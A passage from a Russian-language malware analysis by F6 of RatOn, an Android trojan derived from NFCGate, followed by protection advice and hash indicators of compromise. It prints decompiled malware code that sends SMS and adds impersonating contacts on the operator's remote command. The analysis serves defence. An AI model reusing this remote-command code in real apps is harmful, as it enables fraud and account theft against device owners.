    C1726j c1726jM9776d3 = c1726jM9776d.m9914m("b").m9776d();
    intent5.setData(Uri.parse("smsto:" + c1726jM9776d3.m9914m("number").mo9773f()));
    intent5.putExtra("sms_body", c1726jM9776d3.m9914m("message").mo9773f());
    intent5.addFlags(268435456);
    this.f7823a.startActivity(intent5);
    new Handler(Looper.getMainLooper()).postDelayed(new Runnable() { // from class: com.coolapplication.app.j
        @Override // java.lang.Runnable
        public final void run() {
            C1409Z0.a.m7714F0();
        }
    }, 1000L);
    return;
}

```

Рисунок 54. Отправка SMS с устройства жертвы

Еще один важный инструмент злоумышленников в RatOn – создание новых контактов в смартфоне. С его помощью мошенники могут подменить номер телефона известного контакта жертвы, тем самым спровоцировав на необходимые им действия: например, ответ на телефонный звонок, банковский перевод по номеру и т.д.

```

if (c1726jM9776d.m9914m("a").mo9773f().equals("add_contact")) {
    C1726j c1726jM9915n2 = c1726jM9776d.m9915n("b");
    boolean z2 = AbstractC0898a.m4216a(C1409Z0.m7690s(), "android.permission.READ_CONTACTS") == 0;
    boolean z3 = AbstractC0898a.m4216a(C1409Z0.m7690s(), "android.permission.WRITE_CONTACTS") == 0;
    Log.d(str2, "Received message: " + c1726jM9776d.toString());
    Log.d(str2, "Action: " + c1726jM9776d.m9914m("a").mo9773f());
    Log.d(str2, "Permissions - read: " + z2 + ", write: " + z3);
    StringBuilder sb = new StringBuilder();
    sb.append("Contact data: ");
    sb.append(c1726jM9915n2.toString());
    Log.d(str2, sb.toString());
    if (z2 && z3) {
        String str7 = null;
        for (Map.Entry entry : c1726jM9915n2.m9913l()) {
            String str8 = (String) entry.getKey();
            String strMo9773f5 = ((AbstractC1705g) entry.getValue()).mo9773f();
            Log.d("ContactField", str8 + " = " + strMo9773f5);
            if (str8.equalsIgnoreCase("name")) {
                str4 = strMo9773f5;
            } else if (str8.equalsIgnoreCase("phone")) {
                str7 = strMo9773f5;
            }
        }
        if (str4 == null || str7 == null) {
            Log.w(str2, "Не вистачає полів name або phone у JSON");
        } else {
            C1409Z0.m7686o(str4, str7);
        }
    } else {
        HashMap map = new HashMap();
        map.put("a", "message");
        HashMap map2 = new HashMap();
        map2.put("app", "контакт");
        map2.put("text", "нету прав на контакт");
        map.put("b", map2);
        map.put("c", C1409Z0.f7822j);
        String strM9749l = new C1703e().m9749l(map);
        Log.d(str2, "JSON to send: " + strM9749l);
        interfaceC0393F.mo1136d(strM9749l);
    }
}

```

Рисунок 55. Добавление контактов

Крысиная угроза

В результате анализа кодовых баз RatOn можно сделать вывод: основная цель изученного образца ВПО – граждане Чехии. В качестве цели использован чешский банк, элементы интерфейса для взаимодействия с его приложением – также на чешском языке. Более того, PIN-код банковского приложения, указанный в коде, свидетельствуют: данный образец планировалось использовать для целевой атаки.

Рисунки 56-58. Элементы интерфейса на чешском языке

Рисунки 56-58. Элементы интерфейса на чешском языке

Рисунки 56-58. Элементы интерфейса на чешском языке

Однако при работе с приложениями криптокошельков RatOn поддерживает использование в интерфейсе устройства жертвы русского, словацкого и украинского языков.

Рисунки 59-61. Элементы интерфейса на русском, украинском, чешском и словацком языках

Рисунки 59-61. Элементы интерфейса на русском, украинском, чешском и словацком языках

Рисунки 59-61. Элементы интерфейса на русском, украинском, чешском и словацком языках

В логах RatOn обнаружены фразы на украинском языке, что косвенным образом может указывать на участие носителей языка в разработке ВПО.

Рисунки 62-66. Логи в RatOn на украинском языке

Рисунки 62-66. Логи в RatOn на украинском языке

Рисунки 62-66. Логи в RatOn на украинском языке

Рисунки 62-66. Логи в RatOn на украинском языке

Рисунки 62-66. Логи в RatOn на украинском языке

С 2024 года ни одна самостоятельная вредоносная модификация легитимного приложения NFCGate не прошла мимо России. Эта тенденция, а также тот факт, что разработчики ВПО предусмотрели для RatOn возможность работать с приложениями на русском языке, указывают на высокий риск дальнейшей модификации RatOn для атак на клиентов ведущих российских банков, пользователей платёжных систем и владельцев криптокошельков.

И произойти это может уже скоро.

Как защититься от вредоносных версий NFCGate

Рекомендации специалистов F6 для пользователей

- **Не общайтесь** в мессенджерах с неизвестными, кем бы они ни представлялись: сотрудниками банков, операторов почтовой и сотовой связи, госсервисов или коммунальных служб.
- **Не переходите** по ссылкам из СМС и сообщений в мессенджерах, даже если внешне они похожи на сообщения от банков и других официальных структур.
- **Не устанавливайте** приложения по рекомендациям незнакомцев, по ссылкам из СМС, сообщений в мессенджерах, писем и подозрительных сайтов. Устанавливайте приложения только из официальных магазинов приложений, таких как RuStore и GooglePlay. *Перед установкой обязательно проверяйте отзывы о приложении, обращайте особое внимание на негативные отзывы – это поможет определить фейковые и потенциально опасные программы.*
- Если вам предлагают установить или обновить приложение банка и присылают ссылку, позвоните на горячую линию, указанную на официальном сайте банка, и уточните, действительно ли полученное вами предложение исходит от банка.
- **Не сообщайте посторонним** CVV и ПИН-коды банковских карт, логины и пароли для входа в онлайн-банк. **Не вводите эти данные** на незнакомых, подозрительных сайтах и в приложениях, которые устанавливаете впервые.
- Если вы понимаете, что ваша банковская карта скомпрометирована, сразу же заблокируйте её, позвонив на горячую линию банка, или с использованием банковского приложения.
- **Не удаляйте** банковские приложения из телефона по запросу третьих лиц. Банковские приложения имеют встроенную защиту от мошеннических атак и могут защитить вас от действий преступников.
- Для защиты своего устройства от известных версий **NFCGate**:
 1. Проверьте в настройках устройства, какие приложения имеют разрешение на управление модулем NFC. Если на устройстве вы обнаружили подозрительное приложение, имеющее такое разрешение, но вы не знаете, для чего оно вам нужно, вы не устанавливали либо установили по рекомендации неизвестных, рекомендуем удалить такое приложение.
 2. Проверьте, какие приложения имеют доступ к платежной системе устройства. Если в качестве платежной системы по умолчанию выбрано подозрительное приложение, которое вы не устанавливали либо установили по рекомендации неизвестных, функционал которого вам не известен, также рекомендуем удалить такое приложение.
 3. Проверьте в настройках Android-устройства статус работы службы Accessibility («Специальные возможности»). Если служба на устройстве запущена, необходимо проверить, какие приложения имеют к ней доступ. Если среди них вы обнаружили

подозрительное приложение, которое имеет такое разрешение, но вы не знаете, для чего оно вам нужно, вы не устанавливали его либо установили по рекомендации неизвестных, рекомендуем удалить такое приложение.

Рекомендации специалистов F6 для подразделений информационной безопасности банков

- При подозрительных авторизациях и операциях в банкомате по NFC запрашивать у пользователя пластиковую карту.
- Учитывать данные геолокации пользователей.
- Реализовать дополнительные меры защиты на устройстве пользователя по выявлению сторонних вредоносных приложений.
- Дополнить антифрод-системы событиями банкоматной сети и событиями токенизации.

Защититься от подобных операций банкам помогают антифрод-решения с анализом сессионных и поведенческих данных, а также новые технологии выявления подозрительной активности, способные анализировать как отправителя, так и получателя платежа.

Например, для оценки риска транзакции и проверки получателя (KYC – know your customer) модули решения [F6 Fraud Protection](#) могут реализовать сбор и обмен как кросс-канальными сессионными данными, в том числе идентификаторов устройств, параметров сетевого подключения, индикаторов компрометации, так и обезличенных персональных и транзакционных данных в режиме реального времени.

Индикаторы компрометации

Filename: tik-tok18.apk

MD5: 7905f9b2df71517dc169c5ad27b4bbdf

SHA-1: 6e6563f041295a2dfe3f4e85761c2046525ce64d

SHA-256: 13f4b05abe78f7a5714f32ecddc9b5b463803c62cd8355f493b42af8cb4fa9db

Filename: app-release.apk

MD-5: ad2ab4f5e0c89e579e8c7c8790a1e7cd

SHA-1: 9ff17ba02e208cdf6d3f13ad3bb338c6e8a39a95

SHA-256: 3578222693be106eac90343c12f06454b6de6e19a50d31ae5105218c36514bbd

Filename: app-release.apk

MD5: a6bf8fb7cf26b8a97f0aaa2d74f52ab4

SHA-1: 07a8d18f40507ca1600fe08491064fa6ae7d832a

SHA-256: 8fe0cc733b5ca623ededff7953c5705ffa9df1e1b9047d4c5efc9292511e0bc6

© 2003 – 2025 F6 — российский разработчик технологий для борьбы с киберпреступлениями.